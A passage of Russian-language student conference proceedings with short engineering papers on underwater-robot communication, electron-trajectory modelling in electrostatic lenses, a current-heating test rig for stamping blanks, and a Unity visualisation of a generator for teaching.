В настоящее время существует большое количество различных исследовательских беспилотных аппаратов, таких как: БПЛА для съемки с воздуха, необитаемых подводных аппаратов для изучения водной среды и радиоуправляемых наземных аппаратов [1]. Из всего разнообразия описанных беспилотных аппаратов, особое место занимают непосредственно подводные роботы, в основном из-за сложности их реализации. Одной из основных проблем при реализации таких аппаратов является осуществление связи между роботом и постом управления. Существующие проекты исследовательских подводных необитаемых аппаратов, как правило, используют акустические сигналы, хорошо распространяющиеся в водной среде. Проблема заключается в том, что радиоволны рассеиваются, проходя через толщу воды, поэтому фактически реализовать радиосвязь между постом управления и подводным роботом невозможно с помехами в каналах связи, а в условиях более плотной среды – невозможно [2]. На данный момент с помощью акустической связи не удавалось добиться высокоскоростной подводной связи [3]. Таким образом, описанный принцип передачи сигнала имеет большой ряд недостатков и не может быть использован для беспилотного роботизированного модуля.

В качестве решения этой проблемы, инженеры прибегают к классической подводной связи, которая имеет ограничение в виде радиуса работы подводного аппарата.

На данный момент производители подводных беспилотных аппаратов прибегают к беспроводной связи с постом управления на судне, которое сопровождает беспилотный аппарат на всем маршруте миссии. Примером такого аппарата служит АНПА «Витязь-Д» разработки ЦКБ МТ «Рубин» объединённой судостроительной корпорации.



Рисунок 1 – АНПА «Витязь-Д» в процессе спуска на воду.

Принцип работы системы управления связью автономного необитаемого подводного аппарата заключается в обмене информацией и данными между постом управления, который расположен на судне сопровождения и необитаемым подводным аппаратом при помощи комплекта маяков-ответчиков и буксируемого антенного модуля. Принцип реализации связи проиллюстрирован на рисунке 2.




Рисунок 2 – Принцип связи АНПА «Витязь-Д» с судном сопровождения.

Опыт ЦКБ МТ «Рубин» в проведении подводных миссий показал, что средства навигации, связи и управления необходимо объединять в рамках единого комплекса оборудования. Такой подход позволяет оптимизировать работу систем управления связью, навигации и управления аппаратом в ходе выполнения задач заданной миссии. Для обеспечения надежной связи в условиях подводной среды, где сигналы могут быть ослаблены или искажены, системы управления связью могут использовать различные методы усиления сигнала. Они могут включать в себя использование усилителей или ретрансляторов сигнала для усиления и распространения связи на небольшой дистанции действия телеметрии.

Применение описанного подхода на исследовательском подводном роботизированном модуле позволит использовать радиосвязь с сопроводительным модулем, имеющим классическую проводную связь, что разрешит проблему глубоководного погружения вышеупомянутого с динамическим контролем процессов управления в нем[4-6].

СПИСОК ИСТОЧНИКОВ

1. Шушарин Н.С. Подводный робот для проведения сварочных работ в тяжелых условиях / Шушарин Н.С., Савельев Д.О. // Производственные технологии будущего: от создания к внедрению : Материалы VI Международной научно-практической конференции, Комсомольск-на-Амуре, 5-11 декабря 2022 г. / редкол. : С.И. Сухоруков (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2023. – Ч. 1. – С. 138-140.
2. Клопов А.Н. Кодирование информации для последующей передачи по телекоммуникационным каналам с платформ дзз Клопов А.Н., Савельев Д.О. В сборнике: Производственные технологии будущего: от создания к внедрению. Материалы VI Международной научно-практической конференции молодых ученых. В 2-х частях. Редакция: С.И. Сухоруков (отв. ред.) [и др.]. Комсомольск-на-Амуре, 2023. С. 351-354.
3. Емельянов К.А., Черный С.П. Исследование методов аппаратной оптимизации алгоритмов управления сложных кинематических систем по быстродействию. В сборнике: Техника и технология современных производств. Сборник статей II Всероссийской научно-практической конференции с международным участием. Пенза, 2021.
4. Stabilizing the transients in the objects and systems controlling the compensation of nonlinear ACS (automatic control system) elements. Savelyev D.O., Gudim A.S., Solovev D.B. В сборнике: 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725324.
5. Savelyev, D. O. Stabilizing the transients in the objects and systems controlling the compensation of nonlinear ACS (Automatic Control System) elements / D. O. Savelyev, A. S. Gudim, D. B. Solovev // 2019 International Science and Technology Conference "EastConf", EastConf 2019, Vladivostok, 01–02 марта 2019 года. – Vladivostok, 2019. – P. 8725324. – DOI 10.1109/Eastconf.2019.8725324. – EDN LTRLHU.
6. Томских А.А., Шушарин Н.С., Савельев Д.О. Повышение показателей эффективности системы управления подводным роботом при помощи Iqr-регулятора. В сборнике: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы VI Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2023. С. 264-267.

УДК 537:004.94

Трегубов Егор Александрович, студент, Комсомольский-на-Амуре государственный университет

Tregubov Egor Aleksandrovich, student, Komsomolsk-na-Amure State University

Копытов Сергей Михайлович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kopytov Sergey Mihailovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

МОДЕЛИРОВАНИЕ И АНАЛИЗ ТРАЕКТОРИЙ ДВИЖЕНИЯ ЭЛЕКТРОНОВ В ЭЛЕКТРИЧЕСКИХ ПОЛЯХ

MODELING AND ANALYSIS OF ELECTRON TRAJECTORIES IN ELECTRIC FIELDS

Аннотация. Рассмотрено использование оригинальной программы моделирования методом сеток распределения электрических полей в электровакуумных устройствах и численного расчета траекторий движения электронов в этих полях. Приведены примеры моделирования узлов электровакуумных устройств. Результаты моделирования проанализированы.

Abstract. The use of the original program of modeling by the grid method of electric fields distribution in electrovacuum devices and numerical calculation of electron trajectories in these fields is considered. Examples of modeling of nodes of electrovacuum devices are given. The simulation results are analyzed.

Ключевые слова: электрическое поле, вакуум, траектория движения электронов, иммерсионная линза, преломление и отражение электронов.

Key words: electric field, vacuum, electron trajectory, immersion lens, refraction and reflection of electrons.

Введение

Важной задачей научных исследований является моделирование и анализ движения заряженных частиц в электрических и магнитных полях [1]. Это обусловлено необходимостью создания вакуумных исследовательских и технологических установок, энергоанализаторов заряженных частиц, а также электронных приборов с уникальными параметрами [2-5]. Поэтому разрабатываются коммерческие программы для моделирования движения таких частиц [6]. При освоении принципов функционирования электровакуумных устройств и моделировании их работы можно использовать более простое и доступное программное обеспечение. Так, например, в КнАГУ на языке ассемблер по методу сеток была разработана программа численного моделирования распределения электрических полей в электронно-оптических устройствах и построения траекторий движения в них электронов.

Данная программа использована как для анализа распространенных узлов электровакуумных устройств в учебных целях, так и для тестирования новых конструкций энергоанализаторов.

Основная часть

Электростатические линзы используют для получения сфокусированных электронных пучков. Electroды линз изготавливают из пустотелых цилиндров или диафрагм [3]. Рассмотрим иммерсионную линзу, составленную из двух цилиндров (рисунок 1, а). Поскольку потенциалы электродов различны ($U_2 > U_1$), то электроны, проходя через линзу, увеличивают свою скорость. Видно, что изгиб эквипотенциальных линий заставляет электроны на входе в линзу отклониться к оси, а на выходе – от оси. Так как скорость электронов на входе меньше, то действие фокусирующей области проявляется сильнее, чем рассеивающей.




Рисунок 1 – Принцип фокусировки электронов в иммерсионной линзе (а) и результаты ее моделирования (б)

На рисунке 1, б приведены результаты моделирования линзы. Потенциал левого цилиндра 100 В, правого 500 В, начальная энергия влетающих электронов 150 эВ. Тонкие сплошные линии соответствуют эквипотенциалам с шагом 50 В, левая эквипотенциаль 150 В, правая 450 В. Пунктирные линии – траектории электронов.

Вторым объектом моделирования является собирающая катодная линза или иммерсионный объектив (рисунок 2, а) [3]. Поскольку расстояние между катодом и диафрагмой D меньше диаметра ее отверстия и потенциал данной диафрагмы меньше потенциала, который бы установил анод в данном месте в случае отсутствия диафрагмы D , то поле возле катода получается неоднородным и собирающим. Это поле сильно фокусирует электроны, эмиттированные катодом, так как их скорости очень малы. Из-за распределения эмиттированных электронов по скоростям (начальным энергиям) и углам вылета траектории отдельных электронов будут немного отличаться.




Рисунок 2 – Схема триодного иммерсионного объектива (а) и результаты его моделирования (б)

Поле в области отверстия анодной диафрагмы действует как рассеивающая линза. Так как скорости электронов в этом месте уже существенно выше, действие рассеивающего поля незначительно.

На рисунке 2, б приведены результаты моделирования иммерсионного объектива. Как и на рисунке 2, а потенциал диафрагмы составляет 10 В, а анода 200 В. Три левых эквипотенциали соответствуют значениям потенциала 5 В, 10 В и 20 В. Последующие эквипотенциали построены с приращением потенциала 20 В. Начальными условиями вылета электронов из катода являются энергия 0,5 эВ, углы вылета по отношению к оси -80° , $+80^\circ$, 0° .

На рисунке 3 представлены результаты моделирование движения электронов в плоско-параллельной системе электродов.




Рисунок 3 – Преломление и отражение электронов (а) и движение электронов в тормозящем и ускоряющем поле (б)

Два внутренних «тонких» электрода «прозрачны» для электронов, то есть представляют собой сетки. На модели рисунка 3, а потенциалы двух верхних электродов заданы равными -100 В, а потенциалы двух нижних электродов равны 0 В. С поверхности нижнего электрода стартуют электроны с энергией 150 эВ. Например, такие электроны могут поступать через щель в нижнем электроде. По отношению к нормали

начальный угол вылета задан следующим образом – 0°, 10°, 20°, 30°, 40°, 50° и 60°. Электроны с углом вылета до 30° включительно испытывают преломление траектории в зазоре между сетками. Электроны с большими углами вылета испытывают отражение, следовательно, зазор с полем внутри представляет для них электронное зеркало. Угол полного внутреннего отражения α можно найти из выражения

$$W = W_Z \cdot \cos^2 \alpha, \quad (1)$$

где W – энергия потенциального барьера, W_Z – начальная энергия электрона.

На рисунке 3, б потенциалы электродов, начиная с нижнего, составляют 0 В, -100 В, -100 В и +100 В соответственно. В случае вылета электронов из нижнего электрода в нижнем межэлектродном пространстве электроны попадают в тормозящее однородное поле, а в верхнем межэлектродном пространстве – в ускоряющее поле. Эквипотенциали построены для потенциалов -50 В, 0 В и 50 В. Тормозящая разность потенциалов в два раза меньше, чем ускоряющая. Начальный угол вылета электронов задан следующим образом – 20°, 30° и 45°. Траектории электронов представляют собой участки парабол. Видно, что в соответствии с выражением (1) электрон с углом вылета 45° в точке максимума достигает потенциала -75 В.

Заключение

Таким образом, численное моделирование позволяет оперативно и с минимальными затратами времени проанализировать распределение потенциалов и траектории движения заряженных частиц в сложном электронно-оптическом устройстве. Появляется обратная связь при разработке устройства, что дает возможность целенаправленного изменения конструкции устройства и определения оптимальных параметров рабочих потенциалов на электродах. Поэтому моделирование может быть использовано как разработчиками электронных приборов, так и студентами в процессе обучения.

СПИСОК ИСТОЧНИКОВ

1. Арцимович, Л.А. Движение заряженных частиц в электрических и магнитных полях / Л.А. Арцимович, С.Ю. Лукьянов. – М.: Наука, 1978. – 224 с.
2. Физическая электроника : учеб.-метод. пособие / сост.: И.Л. Вольхин, А.С. Ажеганов; Перм. гос. нац. иссл. ун-т. – Пермь, 2012. – 194 с.
3. Сушков, А.Д. Вакуумная электроника. Физико-технические основы: учеб. для студ. Вузов / А.Д. Сушков. – СПб.: Лань, 2004. – 464 с.
4. Щука, А.А. Электроника: учеб. пособие для студ. вузов, обучающихся по напр. 654100 «Электроника и микроэлектроника» / А.А. Щука. – СПб.: БХВ-СПб, 2006. – 800 с.
5. Протасов, Ю.С. Электроника / Ю.С. Протасов, С.Н. Чувашов. – М.: МГТУ им. Н.Э. Баумана, 2003. – 480 с.
6. Elcut. Моделирование двумерных полей методом конечных элементов. Версия 6. Руководство пользователя. – СПб: ООО «ТОР», 2013. – 259 с. – URL: <http://elcut.ru/demo/manual.pdf> (дата обращения: 21.10.23).

УДК 621.365.3

Тураков Игорь Андреевич, студент, Комсомольский-на-Амуре государственный университет

Turakov Igor Andreevich, student of Komsomolsk-on-Amure State University.

Янченко Андрей Вячеславович, кандидат технических наук, доцент кафедры «Электромеханика», Комсомольский-на-Амуре государственный университет

Yanchenko Andrey Vyacheslavovich, Candidate of Technical Sciences, Associate Professor of the Department of «Electromechanics», Komsomolsk-on-Amure State University

ЭКСПЕРИМЕНТАЛЬНАЯ УСТАНОВКА ДЛЯ ОЦЕНКИ НАГРЕВА ЗАГОТОВОК ПЕРЕД ШТАМПОВКОЙ

EXPERIMENTAL SETUP FOR EVALUATING THE HEATING OF WORKPIECES BEFORE STAMPING

Аннотация. В работе рассмотрена экспериментальная установка для проведения измерений параметров нагрева (тока, температуры, теплового расширения) у листовых заготовок и токопроводящих пластин с максимальной длиной до двух метров и толщиной до 4 мм. Установка позволяет учитывать изменение формы заготовки при нагреве, что важно при горячей штамповке листовых заготовок специальных металловсплавов. Выбраны измерительные приборы и необходимое электрооборудование для реализации проекта.

Abstract. The paper considers an experimental setup for measuring heating parameters (current, temperature, thermal expansion) of sheet blanks and conductive plates with a maximum length of up to two meters and a thickness of up to 4 mm. The installation allows you to take into account the change in the shape of the workpiece during heating, which is important when hot stamping sheet blanks of special metal alloys. Measuring instruments and the necessary electrical equipment for the implementation of the project have been selected.

Ключевые слова: экспериментальная установка, заготовка, электронагрев, штамповка, измерительная система.

Keywords: experimental setup, billet, electric heating, stamping, measuring system.

Введение

В современном промышленном производстве штамповка является одним из широко применяемых процессов получения металлических изделий. При этом, важным аспектом этого процесса является контроль температуры металла во время горячей штамповки. При токовом нагреве тепло передается и распределяется внутри токопроводящих деталей. С помощью данной установки можно проводить необходимые исследования, например, измерение скорости нагрева тонколистовых заготовок различных сплавов от величины тока через заготовку, учитывать добавочные потери при переменном токе, влияние тока и времени нагрева на характер процессов теплообмена заготовки с окружающей средой [1,5].

Основная часть

Целью предлагаемой установки является изучение процессов токового нагрева металлических заготовок перед их штамповкой. Когда электрический ток пропускается через заготовку, она не только нагревается, но и может подвергаться тепловой деформации. При высоких скоростях нагрева большими токами это может повлиять на структуру и механические свойства металла [1,2,3]. Необходимо определять допустимые границы таких деформаций, а, следовательно, и скоростей нагрева. Экспериментальная установка состоит из нескольких основных компонентов (рисунок 1). Заготовка - это образец, который будет исследоваться. Обычно это металлические формы или пластины, соответствующие реальным деталям, используемым в производстве и в промыш-

ленности [4,5,6]. Система управления (СУ) и измерительная система (ИС). СУ - этот компонент отвечает за управление экспериментом, а также сбор и анализ данных. В измерительной системе собираются данные по току, температуре и скорости нагрева в заготовке. Трансформатор (Т1) является источником-преобразователем подаваемой энергии, участвует в контроле процесса нагрева заготовок, может быть использован для регулирования напряжения и тока, подаваемых на нагревательные элементы. Система управления, подключаемая к трансформатору, позволяет контролировать нагрев, менять частоту и амплитуду тока через заготовку, что открывает возможность изучения различных условий нагрева и их влияния на коэффициент теплоотдачи. Тиристорный регулятор напряжения (ТР) - это устройство, которое используется для изменения амплитуды и фазы напряжения в электрической цепи. Комбинация тиристорного преобразователя и трансформатора позволяет эффективно формировать и контролировать напряжение и ток, подаваемых на деталь.

Экспериментальная установка предусматривает контроль потерь в шинопроводе между трансформатором и деталью, а также в контактах крепления детали; и кроме этого, должна обеспечивать возможность изменять размеры и форму деталей в процессе исследования. Это может быть достигнуто путем пропускания электрического тока через специально разработанные конструкции шинопроводов и контактов, к которым подключается нагреваемая и штампуемая деталь [1,3,6]. Контакты и шины – важнейшие электропроводящие элементы, которые могут быть изготовлены из меди или других металлосплавов с высокой электропроводностью. Они размещаются по контуру токопроводящей детали, обеспечивая минимизацию переходного контактного сопротивления.

Электромагниты (ЭМ) – устройства, которые создают необходимые усилия зажима и токопередачи в контакте «заготовка – шинопровод», а также силу растяжения заготовки в процессе ее теплового расширения. Питание для электромагнитов подается через выпрямитель (В), который преобразует переменный ток в постоянный и контролируется системой управления. Они могут быть оборудованы специальными датчиками в системе управления, чтобы обеспечить более точное и автоматическое удержание заготовок.




Рисунок 1 – Структурная схема системы

Одна из основных задач, которые должны быть решены на экспериментальном стенде – это контроль и измерение значительных токов термообработки пластин, достигающих 30 кА. Существуют различные методы измерения больших токов. В мощных электросетях величину переменного тока измеряют обычно с помощью измерительных трансформаторов тока (ИТТ), которые выпускаются до токов около 20 кА, рисунок 2.



а)



б)

Рисунок 2 – ИТТ с разъёмным магнитопроводом на 100 А (а) и типа ХН-ДВР-80*50 на кабель до 5000 А (б)

При более высоких значениях тока измерительные трансформаторы тока делают небольшими партиями по спецзаказу. В схеме стенда (Рисунок 1) ИТТ2 необходимо спроектировать на максимальный ток нагрева до 30 кА. Измерение больших токов возможно также с помощью различных датчиков тока, как постоянного, так и переменного. Резистивные шунты следует считать датчиками постоянного тока, так как при переменном токе возникающие физические эффекты, резко снижают точность измерения с помощью шунтов. Еще одним эффективным датчиком переменного тока является катушка Роговского, которая обладает погрешностью от 0,2 до 5 %. Часто в качестве датчика тока используется датчик Холла с погрешностью от 0,5 до 10 %. Его преимущество – малые габариты, измерение как переменного, так и постоянного токов. Устанавливая дополнительные датчики тока можно повысить достоверность и надежность измерений.

Заключение

В заключение отметим, что установка имеет большое значение для понимания и оптимизации процессов быстрого нагрева листовых заготовок при штамповке деталей в горячем состоянии. Она также требует специальное оборудование: для силовой цепи – мощный печной трансформатор типа ОЭСК-250/40, жесткие и мягкие шинопроводы, разъёмные и неразъёмные контакты, контактные захваты и электромагниты. Нестандартное оборудование нуждается в проектировании и изготовлении. Измерительная система с помощью которой происходит непосредственный сбор данных по нагреву заготовки является одной из важнейших элементов установки, требующая особого внимания и точности работы.

СПИСОК ИСТОЧНИКОВ

1. Михеев, М. А. Основы теплопередачи / М. А. Михеев, И. М. Михеева - Москва: Энергия, 1977. – 343 с.
2. Патент № 2167017 С2 Российская Федерация, МПК В21D 22/02. Способ горячей штамповки на гидропрессах : № 99105778/02 : заявл. 24.03.1999 : опубл. 20.05.2001 / В. И. Шпорт, В. И. Муравьев, Ю. Л. Иванов [и др.] ; заявитель Комсомольское-на-Амуре авиационное производственное объединение.
3. Штамповка деталей с электротермическим воздействием / Ю. Л. Иванов, Б. Н. Марьин, М. А. Серафимов [и др.] // Кузнечно-штамповочное производство. Обработка материалов давлением. – 2008. – № 2. – С. 18-24.
4. Братухин, А. Г. Современные технологии авиастроения/ А. Г. Братухин, Б. Н. Марьин, В. И. Муравьев. –М.: Машиностроение, 1999. – 286 с.
5. Смирнов, М. А. Основы термической обработки стали / М. А. Смирнов, В. М. Счастливец, Л.Г. Журавлёв. – М.: Наука и технологии, 2002. – 519 с.
6. Григорьев, В. В. Изменение свойств неразъёмных соединений в зависимости от технологических процессов изготовления крупногабаритных силовых титановых конструкций летательных аппаратов, выполненных электронно-лучевой сваркой / В. В. Григорьев, В. И. Муравьев, П. В. Бахматов // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2021. – № 3(51). – С. 82-84.

УДК 004.42:537.8

Фадеев Данил Денисович, студент, Красноярский институт железнодорожного транспорта филиал Иркутского государственного университета путей сообщения (КрИЖТ ИрГУПС)

Fadeev Danil Denisovich, student, Krasnoyarsk Institute of Railway Transport branch of Irkutsk State University of Railways (KRIZHT IrGUPS)

Писклов Ярослав Игоревич, студент, Красноярский институт железнодорожного транспорта филиал Иркутского государственного университета путей сообщения (КрИЖТ ИрГУПС)

Pisklov Yaroslav Igorevich, student, Krasnoyarsk Institute of Railway Transport branch of Irkutsk State University of Railways (KRIZHT IrGUPS)

Колмаков Олег Витальевич, кандидат технических наук, доцент, заведующий кафедрой «СОД», Красноярский институт железнодорожного транспорта филиал Иркутского государственного университета путей сообщения (КрИЖТ ИрГУПС)

Kolmakov Oleg Vitalievich, Candidate of Technical Sciences, Associate Professor, Head of the SOD Department, Krasnoyarsk Institute of Railway Transport Branch of Irkutsk State University of Railways (KRIZHT IrGUPS)

ВНЕДРЕНИЕ 3D ВИЗУАЛИЗАЦИИ ЭЛЕКТРОМАГНИТНЫХ ПРОЦЕССОВ В ОБУЧЕНИЕ

IMPLEMENTATION OF 3D VISUALIZATION OF ELECTROMAGNETIC PROCESSES IN TRAINING

Аннотация. В данной статье рассмотрена проблема, связанная с визуализацией и пониманием электромагнитных процессов в обучении персонала. Эта проблема является актуальной и требует современного цифрового решения. В современном мире электромагнитные процессы играют важную роль во многих отраслях, таких как электроника, энергетика, связь и технологии. Понимание этих процессов является необходимым для эффективной работы и развития в этих областях. Решить эту проблему предложено с помощью 3D моделирования и программирования.

Annotation. This article discusses the problem associated with visualization and understanding of electromagnetic processes in personnel training. This problem is urgent and requires a modern digital solution. In the modern world, electromagnetic processes play an important role in many industries, such as electronics, energy, communications and technology. Understanding these processes is essential for effective work and development in these areas. It is proposed to solve this problem using 3D modeling and programming.

Ключевые слова: Blender, Unity, электромагнитное поле, закон Фарадея, скрипт.

Keywords: Blender, Unity, electromagnetic field, Faraday's law, script.

Введение

Визуализация физических процессов осложнена следующими причинами:

- 1) Затрудненность изобразить некоторые физические процессы;
- 2) Большая стоимость оборудования для рендеринга физического процесса;
- 3) Нехватка умений, для четкого представления физических процессов;

Для решения этих задач можно применить передовую технологию 3D-моделирования, которая позволяет создавать трехмерные модели объектов. Одним из примеров использования такой технологии является визуализация электромагнитного поля электрогенератора [3]. С помощью модели можно наглядно представить взаимодействие электромагнитных полей ротора и статора. Ротор создает магнитное поле, а его вращение внутри статора вызывает появление электродвижущей силы (ЭДС) в медной катушке статора. Важно отметить, что простое наличие неподвижного ротора ря-

дом со статором не приводит к появлению ЭДС в статоре. Это явление возникает только при вращении ротора. Кроме того, скорость вращения ротора влияет на частоту получаемой ЭДС. Например, при скорости вращения 3000 оборотов в минуту, частота напряжения составляет 50 Гц [1]. Это связано с тем, что каждый оборот ротора создает изменение магнитного поля, что в свою очередь вызывает появление ЭДС. Использование 3D-моделирования позволяет более глубоко изучить процессы, происходящие в электрогенераторе, и визуализировать их. Это может быть полезным при проектировании и оптимизации работы генераторов, а также при обучении студентов и специалистов в области электротехники. Такая технология предоставляет возможность увидеть взаимодействие магнитных полей и лучше понять физические принципы работы электрогенераторов. [4]. Для визуализации процесса были использованы программы Blender и Unity3D. Blender является профессиональным программным обеспечением, предназначенным для 3D-моделирования, анимации и визуализации при проектировании. Он предоставляет широкий набор инструментов и возможностей для создания реалистичных трехмерных моделей и эффектов. Unity3D, в свою очередь, является современным кросс-платформенным продуктом, который позволяет создавать приложения для различных платформ, включая компьютеры, мобильные устройства и игровые консоли [2]. Он обладает мощным движком, который поддерживает разработку игр, виртуальной реальности и других интерактивных приложений. Для успешной визуализации необходимо смоделировать основные объекты, необходимые для проведения процесса. В данном случае это ротор и статор. Ротор представляет собой вращающуюся часть механизма, а статор - неподвижную. Они образуют основу для работы и взаимодействия электрогенератора (рисунок 1).




Рисунок 1 – Заготовка 3D модели генератора

Для показания возникающего напряжения на обмотке статора был смоделирован вольтметр.

После визуализации заходим для демонстрации основных процессов, возникающих в электрогенераторе в программу Unity3D.

Одним из первых шагов для удобного пользования приложением через виртуальные кнопки описывалась панель управления приложением, а также кнопки для взаимодействия с генератором (рисунок 4). Вторым шагом пишется скрипт для вращения ротора вокруг своей оси




Рисунок 2 – Скрипты взаимодействия с генератором через виртуальные кнопки

Завершающим моментом является «импортирование» проекта и его тестирование на разных платформах таких как «Windows» и «Android» (рисунок 6).




Рисунок 3 – Готовое приложение для визуализации

Заключение

Данный метод направлен на решение проблемы представления электромагнитных процессов, как они происходят в общем и откуда берется электроэнергия. В свою очередь это позволит более глубоко понять учебный материал с использованием современных цифровых технологий.

СПИСОК ИСТОЧНИКОВ

1. Научный словарь-справочник от Автор24 по техническим и гуманитарным дисциплинам URL : <https://spravochnick.ru/>
2. Пак Н.И. Информационное моделирование. Уч. Пособие. / Красноярск, РИО КГПУ, 2008 URL: <https://search.rsl.ru/ru/record/01004643229>
3. Бойков Е.В. Применение современных компьютерных технологий в обучении // Проблемы и пути развития профессионального образования. 2019. С. 42-45. URL: https://www.elibrary.ru/query_results.asp/
4. Плотников С.М., Колмаков О.В. Решение актуальных вопросов в теории трансформаторов // Изв. вузов, Электромеханика. 2021. Т. 64. № 3. С.5-11. DOI:10.17213/0136-3360-2021-3-5-11 URL: <https://www.elibrary.ru/>

УДК 617-7

Филимонов Вячеслав Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Filimonov Vyacheslav Evgenievich, student, Komsomolsk-na-Amure State University

